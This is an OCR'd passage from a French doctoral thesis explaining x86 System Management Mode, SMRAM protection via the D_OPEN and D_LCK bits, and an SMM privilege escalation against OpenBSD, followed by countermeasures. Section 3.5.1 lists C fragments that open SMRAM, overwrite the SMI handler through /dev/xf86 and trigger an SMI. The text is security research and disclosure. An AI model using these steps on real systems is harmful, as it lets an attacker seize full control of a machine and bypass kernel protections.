


FIG. 3.3 – Registres de configuration liés au mode SMM

Le plan de sauvegarde des registres est spécifié dans le tableau de la figure 3.4. Certains registres ne sont toutefois pas sauvegardés dans cet espace. C'est par exemple le cas des **MTRR***, des **MSR***, ou de certains registres de débogage du processeur.

Une fois son propre contexte sauvegardé, le processeur se place en mode System Management puis exécute le code situé à l'adresse physique SMBASE + 0x8000.

Ce code a dans le modèle été initialement chargé lors du démarrage du système par le POST du BIOS, à partir des informations disponibles dans la NVRAM. Il a pu ensuite être éventuellement modifié (selon des modalités très draconiennes précisées plus loin) mais dans le mode nominal d'utilisation, ce code n'est pas modifié. Le concepteur de la carte mère est censé y avoir défini un ensemble de routines qui permettent de gérer efficacement les différents événements susceptibles de générer une SMI. Le système d'exploitation ou tout autre constituant du système n'a alors aucune raison de modifier ces routines.

L'ensemble du code situé à l'adresse SMBASE+0x8000 et susceptible d'être exécuté en mode System Management est appelé dans la littérature par abus de langage “routine de traitement de la SMI" (ou encore “SMI handler").

Lorsqu'elle le souhaite, la routine de traitement de la SMI peut choisir d'exécuter l'instruction assembleur spécifique “rsm". Lors de l'exécution de cette instruction, le processeur restaure son contexte processeur à partir de la sauvegarde qu'il avait effectuée lors de son entrée dans le mode System Management.

Dans le mode nominal de fonctionnement, la routine de traitement de la SMI n'a pas touché aux registres qui n'ont pas été sauvegardés automatiquement par le processeur. En ce cas, le contexte du processeur à la sortie du mode System Management est exactement le même que celui qui était le sien juste avant son entrée dans ce mode. En d'autres termes, du point de vue du code qui s'exécutait avant le changement de mode (généralement le système d'exploitation ou l'une de ses applications), rien ne s'est passé. Aucune interruption n'a eu lieu. La routine de traitement de la SMI n'a aucune raison de toucher aux registres qui n'ont pas été sauvegardés automatiquement par le processeur, et c'est pour cette raison qu'ils ne sont pas sauvegardés. Si le concepteur de cette routine souhaite toutefois effectuer des modifications ponctuelles de ces registres, il lui faudra sauvegarder puis restaurer leur état manuellement, sans quoi le fonctionnement du système d'exploitation interrompu pourrait s'en voir perturbé.

| Position relative par rapport à SMBASE + 0x8000 | Registre | Inscriptible | Position relative par rapport à SMBASE + 0x8000 | Registre | Inscriptible |
|---|---|---|---|---|---|
| 0x7ffc | cr0 | Non | 0x7ff8 | cr3 | Non |
| 0x7ff4 | EFLAGS | Oui | 0x7ff0 | EIP | Oui |
| 0x7fec | EDI | Oui | 0x7fe8 | ESI | Oui |
| 0x7fe4 | EBP | Oui | 0x7fe0 | ESP | Oui |
| 0x7fdc | EBX | Oui | 0x7fd8 | EDX | Oui |
| 0x7fd4 | ECX | Oui | 0x7fd0 | EAX | Oui |
| 0x7fc4 | TR | Non | 0x7fbc | GS | Non |
| 0x7fb8 | FS | Non | 0x7fb4 | DS | Non |
| 0x7fb0 | SS | Non | 0x7fac | CS | Non |
| 0x7fa8 | ES | Non | 0x7ef8 | SMBASE | Non |

FIG. 3.4 – Extrait du plan de sauvegarde des registres processeur en SMRAM.

D'autre part, la routine de traitement de la SMI a la possibilité de modifier le contenu de l'espace de sauvegarde des registres correspondants au contexte processeur sauvegardé. Là encore ce n'est pas le mode nominal de fonctionnement. La routine de traitement de la SMI n'a généralement aucune raison de modifier l'état sauvegardé. Toute modification doit être faite avec prudence. Le tableau 3.4 décrit les registres qui peuvent être éventuellement modifiés par la routine de traitement de la SMI. Les registres qui sont présentés comme non modifiables le sont pourtant en réalité : rien n'empêche la routine de traitement de la SMI de changer la valeur sauvegardée de ces registres. Cependant, la documentation constructeur présente l'opération comme très risquée car pouvant causer un dysfonctionnement majeur du système lors du retour vers le mode protégé. Certains effets aléatoires peuvent également être possibles.

### 3.3.4 Privilèges matériels du mode System Management

Le mode System Management étant un mode de maintenance, il aurait été inopportun d'implémenter des mécanismes de sécurité ou de protection mémoire du type de ceux disponibles en mode protégé lorsque le processeur se trouve dans ce mode. En l'occurrence, les mécanismes de segmentation ou de pagination ne sont pas disponibles en mode System Management. Il n'y a pas dans ce mode de notion de privilèges processeur ou de privilèges d'entrées-sorties. Le code s'exécutant en mode SMM peut librement accéder à la mémoire physique ou à l'espace mémoire des périphériques.

D'autre part, malgré le fait que le mode System Management soit un mode 16 bits, et que les autres modes d'adressage 16 bits (Adresse Réelle, Virtuel 8086) ne permettent d'adresser qu'un mégaoctet de mémoire physique, il est possible en mode SMM d'adresser l'intégralité de la mémoire physique (4Go). Pour ce faire, il faut utiliser les préfixes assembleurs qui indiquent que les adresses doivent être interprétées comme des adresses 32 bits et non 16 bits.

Ainsi l'instruction *addr32 mov esi, [0x12345678]* déplacera bien 32 bits du contenu mémoire à l'addresse $0x12345678$ dans le registre générique esi. A contrario, *mov esi, [0x12345678]* sera interprété par le processeur comme du code 16 bits, et ce sont uniquement 16 bits à l'adresse 0x5678 qui seront recopiés dans le registre esi. Cet exemple montre comment il est en effet possible d'utiliser des préfixes assembleurs en principe réservés au mode Protégé (inaccessibles

en mode adresse réelle) permettant de déterminer la taille des opérandes d'une instruction afin d'accéder à l'intégralité des 4 Go de mémoire physique disponible.

Il est donc globalement possible au code s'exécutant en mode System Management d'obtenir un accès complet à la mémoire physique, ainsi qu'aux périphériques (chipset compris), que ceux-ci soient projetés en MMIO ou dans l'espace d'adressage PIO.

### 3.3.5 Sécurité du mode System Management

Comme on a pu le voir dans le paragraphe précédent, la routine de traitement de la SMI a un accès complet à la mémoire principale et aux périphériques. Elle a donc un accès complet à la machine. Il s'agit donc d'un composant extrêmement privilégié, au moins autant (sinon plus) que le noyau du système d'exploitation.

Il peut donc paraître intéressant pour un attaquant de remplacer la routine de traitement de la SMI par une routine de son choix qui possédera par voie de conséquence les privilèges maximaux sur le système. Il serait donc souhaitable que le système propose un mécanisme de sécurité qui permette de se convaincre que le code de la routine de traitement de la SMI ne peut être remplacé de manière frauduleuse par un composant non autorisé.

Dans la plupart des systèmes, il n'existe pas de mécanisme spécifique de protection de la SMRAM ou de la routine de traitement de la SMI. C'est au noyau d'assurer au moyen des mécanismes de pagination ou de segmentation qu'aucun composant autre que lui-même ne peut modifier le contenu de la SMRAM.

En l'occurrence, les mécanismes de pagination et de segmentation, s'ils sont bien utilisés, sont sans doute suffisants pour empêcher tout composant logiciel indésirable d'accéder au code et aux données de la SMRAM sans nécessiter des privilèges équivalents à ceux du noyau. Cependant, il ne faut pas oublier que les périphériques ont la possibilité d'utiliser le mécanisme DMA pour modifier le contenu de la mémoire. Il est donc éventuellement possible à un périphérique de modifier le contenu de la SMRAM. Il s'agit là d'une limite au modèle. On peut cependant remarquer qu'un périphérique peut de toutes façons modifier le code du noyau du système d'exploitation en utilisant des transferts similaires. Dans certains cas, il peut s'avérer cependant plus intéressant pour un attaquant qui contrôle partiellement un périphérique de cacher des fonctionnalités dans la routine de traitement de la SMI plutôt que dans le code du noyau qui peut éventuellement faire l'objet d'un contrôle en intégrité approfondi.

Certains systèmes, en particulier ceux dotés d'un chipset Intel®, proposent un mécanisme supplémentaire de protection de la SMRAM. La présence de ce mécanisme se caractérise par la présence d'un registre du Northbridge appelé “registre de contrôle de la SMRAM" [41]. Ce registre est un registre 8 bits accessible au moyen du mécanisme de configuration PCI[13] [70]. La figure 3.5 détaille le contenu de ce registre. Lorsque ce registre est présent, la SMRAM est automatiquement relocalisée au moment du démarrage à l'adresse physique $SMBASE = 0xa0000$. Ce faisant, l'ensemble de l'espace d'adressage correspondant à la SMRAM se trouve en conflit avec les adresses basses de la carte vidéo projetées en MMIO (zone de mémoire vidéo historique). Le principe théorique est le suivant :

– Si le processeur est en mode protégé (c'est le cas la plupart du temps), en mode adresse réelle ou en mode virtuel 8086, tous les accès aux adresses mémoires correspondants à la fois à la mémoire vidéo et à la SMRAM sont redirigés par le chipset vers la mémoire graphique (voir figure 3.6). On considère qu'en mode protégé, le système d'exploitation et

[13] Le mécanisme de configuration PCI peut être mis en œuvre dès lors que l'on possède les privilèges d'entrées-sorties sur les registres PIO 0xcf8 et 0xcfc. Il est rappelé brièvement dans l'annexe B

| Bit | Description |
|---|---|
| 7 | Réservé (Sans utilisation a priori) |
| 6 | Bit D_OPEN : Si D_OPEN vaut 1, la SMRAM est visible même si le processeur ne se trouve pas en mode SMM. Si D_LCK vaut 1, D_OPEN passe automatiquement à 0 et devient accessible en lecture seule. |
| 5 | Bit D_CLS : si D_CLS vaut 1, aucun accès de type données n'est possible sur la SMRAM. Le comportement si D_CLS et D_OPEN valent 1 en même temps est non spécifié. |
| 4 | Bit D_LCK : Lorsque D_LCK vaut 1, les bits D_LCK, G_SMRAME et D_OPEN, et d'autres bits d'autres registres de configuration relatifs à la SMRAM étendue (dont il n'est pas discuté dans ce document) deviennent accessible en lecture seule. |
| 3 | Bit G_SMRAME : Si G_SMRAME vaut 0, toutes les fonctions relatives à la SMRAM ne sont pas accessibles, le processeur ne peut donc pas fonctionner en mode SMM a priori. |
| 2 :0 | Indicateur de position de la SMRAM : Ce champs est accessible en lecture seule et spécifie que le chipset est compatible avec l'emploi d'une SMRAM à l'adresse de base 0xa0000. |

FIG. 3.5 – Le registre de configuration de la SMRAM (SMRAM_control_register).

ses composants n'ont pas besoin d'accéder à la SMRAM et que s'ils souhaitent accéder à de telles adresses, c'est nécessairement pour afficher quelque chose à l'écran.

– En revanche, si le processeur est en mode SMM, tous les accès à la zone mémoire en question sont redirigés par le chipset vers la SMRAM. On considère ici que, le code de la routine de traitement de la SMI étant un code de maintenance lancé de manière silencieuse à l'initiative de la carte mère, l'affichage en mode texte n'est pas nécessaire.

Au final, le modèle implique que seul le code qui s'exécute déjà en mode SMM peut modifier le contenu de la SMRAM. Si on fait confiance à la routine de traitement qui a été définie au moment du boot, alors seul du code de confiance a la possibilité de modifier le contenu de la SMRAM.

Pour bien comprendre le mécanisme dans sa globalité, il est par ailleurs utile de savoir que le processeur émet lors de son entrée ou de sa sortie du mode SMM un message spécifique à destination du chipset. Ce dernier sait donc si le processeur se trouve actuellement en mode System Management ou non et il est ainsi capable d'effectuer une redirection correcte.

Un problème se pose alors. Il s'agit de l'habituel problème de la “poule et de l'oeuf" : si seul du code s'exécutant en SMM peut définir le contenu de la SMRAM donc le code qui va s'exécuter en mode SMM, comment est chargé le code initial de la routine de traitement de la SMI ? Un élément de réponse à cette question est qu'il existe dans le registre de contrôle de la SMRAM un bit appelé D_OPEN. Si ce bit vaut 0 (c'est le cas par défaut), le mécanisme reste similaire à celui qui est décrit ci-avant. En revanche, si ce bit vaut 1 (voir figure 3.6), tous les accès à la zone mémoire correspondant au conflit sont redirigés vers la SMRAM et ce quel que soit le mode courant du processeur. Une utilisation judicieuse de ce bit permet de charger la routine de traitement de la SMI puis de rendre inaccessible cette routine de traitement hors du mode SMM. Le problème est qu'alors la configuration du bit D_OPEN est réversible. Il est possible pour un composant logiciel de modifier la valeur du bit D_OPEN librement. Il a donc été ajouté

un bit D_LCK dans le même registre de configuration de la SMRAM. Lorsque ce bit est mis à 1, le registre de contrôle de la SMRAM (bit D_LCK compris) devient accessible uniquement en lecture seule. Le seul moyen de remettre le bit D_LCK à 0 donc de rendre le registre accessible en lecture écriture est d'opérer un reset complet au niveau matériel de la machine.

Si l'on a chargé la routine de traitement de la SMI, mis le bit D_OPEN à 0 puis le bit D_LCK à 1, il devient théoriquement impossible de modifier le contenu de la SMRAM depuis tout autre mode que le mode SMM. Le modèle de sécurité devient cohérent.




FIG. 3.6 – Règles de redirection des accès à la plage mémoire 0xa0000-0xbffff

Signalons d'ores et déjà que sur les quelques machines testées, ce bit D_LCK vaut systématiquement 0. Dans le cadre des travaux de cette thèse une présentation a été effectuée en mars 2006 lors de la conférence Cansecwest. Suite à cette conférence, Intel® a lancé une consultation auprès de ses fabricants de BIOS qui confirme que généralement le bit D_LCK n'est pas mis à 1. Intel® a demandé à ce que ce fait soit corrigé. Le constat initial peut être dû à plusieurs raisons. D'abord, le concepteur de la carte mère peut ne pas être au courant de l'existence de cette fonctionnalité de sécurité du chipset. Ensuite, il peut très bien ne pas voir l'intérêt de mettre le bit D_LCK à 1 (nous verrons dans la section 3.5 que l'utilité d'une telle configuration est belle et bien réelle). Un autre phénomène qui a été mis en évidence sur des systèmes existants est que mettre le bit D_LCK à 1 peut causer des dysfonctionnements majeurs de l'**ACPI*** ou de l'**APM***, voir un crash brutal de la machine, sans doute pour des raisons d'architecture interne de la carte mère.

## 3.4 Modèle de sécurité global du processeur

Le modèle de sécurité global d'un processeur est peu souvent détaillé. En pratique, les concepteurs se contentent souvent de préciser les différentes fonctionnalités offertes par le processeur et

les principes généraux de sécurité qui régissent l'ensemble sans chercher à formaliser un modèle de sécurité global. Formaliser un tel modèle de sécurité est d'autant plus difficile que le processeur a de nombreuses interactions avec les autres composants de la carte mère dont les modèles ou politiques de sécurité ne sont pas connus à l'avance. Il est même difficile au concepteur du processeur de savoir a priori quelles seront les fonctionnalités embarquées sur la carte mère.

Nous verrons dans la partie 3.5.2 que ce manque de formalisation est préjudiciable pour la sécurité globale d'un système reposant sur un processeur x86 et un chipset possédant un registre de configuration de la SMRAM.

Malgré ce manque évident de formalisation, il n'en demeure pas moins que certaines propriétés sont attendues du processeur dans la mesure où la sécurité du système d'exploitation ou des applications qui s'y exécutent seraient dramatiquement remise en cause si de telles propriétés n'étaient pas respectées.

En l'occurrence, les systèmes d'exploitation modernes s'exécutent en mode protégé. Dans un tel mode, on suppose qu'il est impossible à du code s'exécutant en ring 3 d'opérer un changement de contexte vers le ring 0 hors des structures qui ont été prévues par le système d'exploitation à cet effet (appels système ou autre), et ce quel que soit le moyen employé. En d'autres termes, il doit être impossible à du code en ring 3 d'exécuter du code arbitraire en ring 0[14]. Ceci implique par exemple, qu'il n'est pas possible à du code applicatif s'exécutant en ring 3 de causer un changement de mode vers un mode réputé plus privilégié (Adresse Réelle, System Management[15]) et de déclencher l'exécution de code arbitraire dans ce mode (**Propriété P1**).

Le seul moyen d'entrer en mode adresse réelle est, selon la documentation constructeur, de mettre le bit $PE$ du registre de contrôle $cr0$ du processeur à 0. En mode protégé, cette opération est scrupuleusement réservée au code s'exécutant en ring 0. On peut dès lors se convaincre assez facilement qu'il sera difficile à un attaquant de provoquer un changement de mode du processeur vers le mode adresse réelle, d'une manière qui ne soit pas contrôlée intégralement par le noyau du système d'exploitation[16].

En revanche, en ce qui concerne le mode System Managament que nous avons décrit en détail dans le présent chapitre, la situation est loin d'être aussi claire. En effet, la condition *sine qua non* qui impose au processeur un changement de mode vers le mode System Management est la génération sur la carte mère d'une interruption matérielle SMI. Difficile dès lors de relier la génération de cette interruption particulière, par nature asynchrone, à une condition sur le code qui s'exécute sur le processeur, surtout si les fonctionnalités des autres composants de la carte mère sont inconnues : quels composants sont aptes à générer une SMI et sous quelles conditions ?

Un autre point particulièrement critique est que le code qui s'exécute en mode System Management est stocké à une adresse fixe dans la pratique[17]. Lors d'un passage en mode réel, le code qui s'exécute est l'instruction qui suit immédiatement l'instruction d'écriture du registre cr0 qui

[14]L'apparition de technologies de virtualisation dans les processeurs devrait permettre à une application de pouvoir lancer du code s'exécutant en ring 0 avec des privilèges fortement restreints.

[15]Le mode virtuel 8086 n'est pas concerné par cet item, car le code exécuté en mode 8086 s'exécute en ring 3. En revanche, ceci ne signifie pas forcément qu'il est sage de laisser toute latitude au code utilisateur dans ce mode. En effet, un certain nombre de bits de contrôle du processeur n'ont pas la même signification en mode 8086 et en mode protégé, parmi lesquels les bits IOPL. Il peut donc être dangereux de laisser une application entrer dans le mode 8086, changer la valeur de l'IOPL (chose qu'elle est incapable de faire depuis le mode protégé) puis de retourner en mode protégé sans vérifier que la valeur de l'IOPL est bien la même qu'au moment de l'entrée en mode 8086.

[16]Note : les aspects liés à l'"implémentation" (bogues logiques de conception) sont hors du périmètre de cette étude. Nous ne nous intéressons pour l'instant qu'aux problèmes structurels.

[17]La possibilité de relocaliser dynamiquement cette zone mémoire à une adresse aléatoire existe, mais n'est jamais utilisée en pratique.

a causé le passage en mode réel. Avec le mode System Management par contre, le code qui s'exécute est connu à l'avance. Comment s'assurer dans la pratique que ce code est intègre si l'on ne connaît pas les principes de sécurité de l'environnement du processeur et leurs fonctionnalités ?

Le chapitre suivant montre que non seulement il est impossible d'assurer la propriété P1 pour le mode System Management, mais que de plus les systèmes x86 présentent une incohérence majeure dans la gestion du mode System Management qui peut être exploitée par un attaquant pour accroître ses privilèges sur un système.

## 3.5 Le mode System Management comme moyen d'escalade de privilèges

Dans le chapitre 3.3.5, nous avons présenté les mécanismes qui pouvaient permettre de protéger l'ordinateur contre un remplacement frauduleux de la routine de traitement de la SMI. Pour mémoire :

- le chipset de certaines machines dispose d'une registre de configuration de la SMRAM qui permet de co-localiser les adresses basses de la mémoire vidéo et les adresses de la SMRAM, de telle sorte qu'en mode nominal, il soit impossible de modifier le contenu de la SMRAM sauf depuis le mode SMM. ;
- les autres machines ne possèdent aucun mécanisme particulier de protection de la SMRAM. La SMRAM est projetée par le chipset dans l'espace des adresses physiques comme un périphérique MMIO. Il appartient donc au noyau d'utiliser correctement les mécanismes de pagination et de segmentation de manière à ce que l'accès à cette zone mémoire soit correctement régulée en fonction de sa politique de sécurité.

L'escalade de privilège présentée dans le paragraphe suivant ne concerne que les machines équipées du registre de configuration de la SMRAM. Une attaque du même type n'est pas possible sur les autres machines dès lors que le noyau gère correctement les paramètres de pagination et de segmentation, ce qui est le cas des systèmes d'exploitation standard.

Ici, c'est l'ajout d'un mécanisme de sécurité que l'attaquant va pouvoir détourner à son avantage qui va finalement affaiblir la sécurité globale du système. Pour obtenir une sécurité maximale, il ne suffit plus d'ajouter dans différents composants indépendants de nouvelles fonctions de sécurité mais il faut définir et maintenir un modèle de sécurité global au niveau matériel et logiciel.

### 3.5.1 Schéma de l'escalade de privilège

On suppose que l'attaquant a trouvé un moyen d'exécuter du code sous l'identité “root" sur un système mettant en œuvre OpenBSD.

On suppose d'autre part que le système se trouve en mode “Highly Secure", avec la variable machdep.allowaperture non nulle, ce qui était le positionnement par défaut lors de la démonstration de faisabilité de l'attaque[18].

Sous ces hypothèses, l'attaquant est capable d'exécuter du code avec les privilèges du superutilisateur mais, du fait des restrictions de privilèges imposées par le positionnement du securelevel, il ne lui est plus possible d'écrire sur le périphérique /dev/mem, ou de charger un module noyau. Il n'a donc plus a priori de moyen d'attenter à l'intégrité du noyau du système d'exploitation.

Cependant, il est possible à l'attaquant de procéder comme suit :

[18] Ce paramétrage a ensuite été modifié dans OpenBSD 4.0 suite aux présents travaux.

- l'attaquant exécute l'appel système i386_iopl afin d'obtenir le droit d'écrire sur les ports d'entrées-sorties PIO ;

```
i386_iopl(3);
```

- l'attaquant vérifie que les SMI sont autorisées et si ce n'est pas le cas les autorise en écrivant dans le registre SMI_EN (voir section 3.3.2) ;
- l'attaquant vérifie que le bit D_LCK est mis à 0, puis met le bit D_OPEN à 1 de telle sorte que la SMRAM soit accessible en mode protégé par un accès PIO au registre de configuration de la SMRAM ;

```
outl(0xcf8, 0x8000009c);
outl(0xcfc, 0x00384a00);
```

- l'attaquant utilise un accès en écriture sur /dev/xf86 pour injecter dans la SMRAM la routine de traitement de la SMI qu'il souhaite exécuter. En effet, un accès au fichier /dev/xf86 lui permet théoriquement d'accéder à la zone d'adresses basses de mémoire graphique, mais du fait du positionnement du bit D_OPEN, tout accès à cette zone est maintenant considéré par le chipset comme un accès à la SMRAM ;

```
fd = open(MEMDEVICE, O_RDWR);
vidmem  =  mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_SHARED,
                fd, 0xa8000);
close(fd);
/* On remplace la routine de traitement de la SMI par "handler" */
memcpy(vidmem, handler, endhandler-handler);
munmap(vidmem, 4096);
```

- l'attaquant remet le bit D_OPEN à 0 rétablissant ainsi la configuration initiale du registre de configuration de la SMRAM ;

```
outl(0xcf8, 0x8000009c);
outl(0xcfc, 0x00380a00);
```

- l'attaquant déclenche une SMI à l'aide, par exemple d'un accès en écriture sur le port APMC.

```
outl(0xb2, 0x0000000f);
```

Le chipset va alors générer une SMI à destination du processeur qui va sauvegarder son contexte, changer de mode et exécuter la routine de traitement injectée par l'attaquant. Cette routine peut par exemple abaisser le securelevel ou créer une nouvelle entrée dans la table des descripteurs de segments[19] du mode protégé. Le code présenté en annexe C.1 illustre une telle escalade de privilèges.

Cette attaque fonctionne à l'identique sous NetBSD dès lors que le module sysutils/aperture est installé. Ce n'est toutefois pas le cas de la configuration par défaut. L'attaque permet dans ce cas de contourner le mécanisme de securelevel pour être en mesure de passer le système en mode "Permanently insecure" alors qu'il se trouve initialement en mode "Secure"[20].

### 3.5.2 Problème de cohérence global

On peut voir dans cet exemple un problème de cohérence à plusieurs niveaux :

- un problème de cohérence au niveau du modèle de sécurité du système d'exploitation ;

[19] La table globale des descripteurs de segments (**GDT***) permet au système d'exploitation de définir la liste et les propriétés des segments reconnus par la MMU. Cette table peut également contenir des structures appelées **Call Gates*** qui autorisent certaines transitions d'un ring vers un autre.

[20] L'attaque ne fonctionne pas si le système est en mode Highly Secure car contrairement à OpenBSD, NetBSD interdit les accès PIO depuis la couche utilisateur dès lors que le système est en mode Highly Secure.

– un problème de cohérence global au niveau matériel ;
– un problème de cohérence global de la politique de sécurité de l'ensemble du système.

Il existe en effet un problème de cohérence au niveau du modèle de sécurité du système d'exploitation tout d'abord. Sans faire aucune action atomique contraire à la politique de sécurité du système, l'attaquant arrive à obtenir les privilèges maximaux sur le système à partir de privilèges restreints de la couche utilisateur, ce qui est contraire à cette même politique de sécurité. Le problème vient du fait que les hypothèses portant sur le matériel sur lesquelles reposent les fondements de la mise en œuvre de la politique de sécurité sont incorrectes.

Il s'agit en effet également d'un problème de cohérence global au niveau matériel. Loin de fournir le mécanisme de sécurité annoncé associé au registre de configuration de la SMRAM, le système matériel se trouve finalement plus vulnérable à certains types d'attaques que les systèmes qui ne disposent pas d'un tel mécanisme. Dans notre cas, c'est la relocalisation de la SMRAM à une zone d'adresse en conflit avec celle de la mémoire graphique qui permet l'escalade de privilège sous OpenBSD présentée. Le chapitre suivant montre également l'impact catastrophique que peut avoir une telle fonctionnalité si elle n'est pas correctement utilisée (ce qui peut être le cas dans la pratique) dans le domaine de la lutte contre les rootkits. On verra également dans le chapitre 4.6 que la présence d'autres mécanismes matériels peuvent également s'avérer préjudiciable pour la sécurité globale du système. D'autre part, le mécanisme de transition vers et depuis le mode System Management est loin d'être aussi limpide que celui par exemple des transitions depuis et vers le mode Adresse Réelle. Rien ne prouve en effet a priori dans les spécifications qu'il est impossible à du code s'exécutant avec des privilèges restreints (ring 3 par exemple) d'obtenir l'exécution de code arbitraire dans ce mode. L'escalade présentée au chapitre précédent en est l'illustration patente.

Ces différentes incohérences amènent un problème global de cohérence de la politique de sécurité du système.

### 3.5.3 Un manque de coordination entre les concepteurs des différents composants matériels et les concepteurs de système d'exploitation

Les concepteurs de système d'exploitation ne peuvent pas être matériellement au courant de toutes les fonctionnalités de chacun des composants de la carte mère et de leur impact sur la sécurité. La diversité de ces matériels et de leurs spécifications fait que les concepteurs des systèmes d'exploitation ne peuvent faire reposer leur réflexion que sur des spécifications de haut niveau qui peuvent parfois s'avérer inexactes dans la pratique.

D'autre part, on verra dans la suite de ce document que les différentes incohérences constatées au paragraphe précédent proviennent d'une part d'une incohérence du mécanisme de transition depuis et vers le mode système management qui ne prévient pas une escalade de privilège du type de celle présentée ici et d'autre part d'une incohérence ans le modèle de sécurité lié à la délégation des privilèges d'entrées-sorties. On a initialement présenté le mécanismes de délégation des privilèges d'entrées-sorties comme un moyen de déléguer des privilèges du ring 0 aux applications utilisateur sans remettre en cause la sécurité globale du système. On voit ici que sous certaines hypothèses, il n'en est rien. Les exemples des chapitres suivants étudieront la problématique de la délégation des privilèges d'entrées-sorties en détail.

## 3.6 Contremesures spécifiques

Une certain nombre de contremesures spécifiques peuvent être mises en œuvre pour lutter contre l'attaque par escalade de privilèges présentée au chapitre 3.5.

### 3.6.1 Mettre le bit D_LCK à 1

L'une des solutions qui peut venir à l'esprit pour tenter d'empêcher la mise en œuvre de l'attaque est de positionner le bit D_LCK à 1 le plus tôt possible dans la séquence de démarrage du système. Ce faisant, il devient impossible pour un éventuel attaquant de modifier le contenu de la SMRAM depuis le mode protégé, et donc de profiter des fonctions du mode SMM pour obtenir les privilèges maximaux sur le système.

Il y a cependant plusieurs problèmes à choisir une telle stratégie. Tout d'abord, ce paramétrage est irréversible. Une fois le choix effectué, le seul moyen de modifier la valeur du bit D_LCK est d'opérer un re-démarrage de la machine. Il sera donc impossible au noyau de modifier ultérieurement le contenu de la SMRAM, ni même de vérifier l'intégrité de ce contenu car toute opération sur la SMRAM de lecture comme d'écriture devient impossible. D'autre part, sur les systèmes existants, le positionnement à 1 du bit D_LCK peut s'avérer difficile voir impossible. Les concepteurs d'OpenBSD ont, en effet, demandé aux utilisateurs de leur système de procéder à un tel paramétrage. Plusieurs de ces utilisateurs ont alors fait parvenir un rapport de bogue mettant en avant le fait que le positionnement du bit D_LCK à 1 est parfois incompatible avec le fonctionnement de l'ACPI ou de l'APM. Parfois également, un tel réglage causera un arrêt complet du système. Enfin, et c'est sans doute le point le plus critique, il a été mis en évidence dans le cadre de cette thèse des moyens de contournement du mécanisme de sécurité matériel lié au bit D_LCK. Les moyens de contournement sont présentés au chapitre 4.6.4.

### 3.6.2 Sous OpenBSD : modifier le paramétrage

Dans le cas particulier d'OpenBSD, une solution possible qui constitue d'ailleurs une excellente solution à court terme est de mettre la variable machdep.allowaperture à 0. Ce faisant, il est impossible à une application utilisateur d'utiliser l'appel système i386_iopl ou l'appel système i386_set_ioperm pour obtenir les privilèges d'entrées-sorties sur le registre de configuration de la SMRAM. D'autre part, ce réglage empêche également tout accès au fichier /dev/xf86. En conséquence, l'attaque sera impossible dès lors que le système d'exploitation ne fournit pas d'autre moyen à l'attaquant de modifier ledit registre de configuration.

